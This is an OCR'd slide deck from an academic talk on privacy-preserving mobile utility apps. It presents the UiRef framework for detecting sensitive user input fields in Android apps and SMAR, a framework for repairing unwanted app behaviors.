
Towards Privacy-Preserving Mobile Utility Apps: A Balancing Act


Dengfeng Li(U. Illinois)


In collaboration with Wing Lam, Wei Yang and Tao Xie (U. Illinois)

Balancing Privacy & Utility - Example



Balancing Privacy & Utility - Example






(Mobile) Privacy vs. Utility:
A Balancing Act in User Expectation

- Mobile utility apps: app store management, IME (input method editor), media player, navigation…
  - even non-mobile ones: search engines, IoTs ….

- A framework that combines 4 different components to protect a user's sensitive information while maintaining the functionalities of an app

Proposed Privacy Framework



What we have already covered…

- Prior work on Sensitive-input Detection
  - Need a technique to accurately detect sensitive-input and properly handle real world apps
- Proposed work on Utility Impact Analysis
  - Anonymize inputs, dynamically measure its impact on the functionalities of an app using F-measure
- Proposed work on Privacy-Policy Compliance Checking
  - Conduct data flow analysis to verify it against the declared privacy policy.
- Proposed work on Privacy-Preserving Balancing
  - Fine-grained analysis to maximize the functionalities while minimizing the amount of sensitive information exposed


What we have already covered…

- Prior work on **Sensitive-input Detection**
  - Need a technique to accurately detect sensitive-input and properly handle real world apps
- Proposed work on Utility Impact Analysis
  - Anonymize inputs, dynamically measure its impact on the functionalities of an app using F-measure
- Proposed work on Privacy-Policy Compliance Checking
  - Conduct data flow analysis to verify it against the declared privacy policy.
- Proposed work on **Privacy-Preserving Balancing**
  - Fine-grained analysis to maximize the functionalities while minimizing the amount of sensitive information exposed

In this talk…

- Sensitive-input detection
  - We propose and implement algorithms that are 5.5%-25.6% more accurate at extracting layouts and 20.8% more accurate at resolving labels than prior work.
  - We propose an approach to resolve the polysemy of descriptive text in mobile applications.
- Privacy-Preserving Balancing
  - We propose and implement SMAR, a systematic repair framework for unwanted behaviors of Android apps.
  - Eliminate the unwanted behaviors at a *proper level of granularity* and keep the legitimate behaviors functional correctly

Proposed Privacy Framework




Sensitive-Input Detection - Challenges

- How to automatically discover the input fields from an app's UI?
- How to identify which input fields are sensitive?
- How to associate the sensitive input fields to the corresponding variables in the apps that store their values?

User Input Resolution Framework (UiRef)

- A framework that semantically resolves the data types of user input fields
- We propose an approach to resolve the polysemy of descriptive text in mobile applications.
- Our proposed algorithms are 5.5%-25.6% more accurate at extracting layouts and 20.8% more accurate at resolving labels than prior work.

UiRef - Overview



UiRef – Modules Overview

- Layout Extraction
  - Dynamically render layout file to obtain view hierarchy and metadata. (coordinates of each view, visibility attributes, and text string).
- Label Resolution
  - Resolve the label associated with each user input field.
  - Identifying patterns within the placement of labels to user input fields.
- Semantic Resolution
  - Resolve the semantics of user input fields by mining frequent patterns, and then training a classifier to automatically classify a word based on the surrounding context.

UiRef – Layout Extraction


- Challenges:
  - Accurately extract spatial arrangement of GUI widgets
  - Properly handle custom views which reside in most apps
- Prior work (i.e., UIPicker and SUPOR) **cannot** properly handle custom views because they use the ADT static rendering engine to extract layout spatial relationships.
- Our approach
  - Perform static analysis to identify the layouts used by the application
  - Perform dynamic on-device rendering to extract each rendered layout that a user eventually interacts with

UiRef – Label Resolution

- Goal: identify the label associated with each user input widget
- Intuition: developers are consistent with the physical arrangement and orientation of labels to user input widgets
- UiRef resolves mapping of labels to input widgets by identifying patterns within the placement of labels relative to user input widgets.

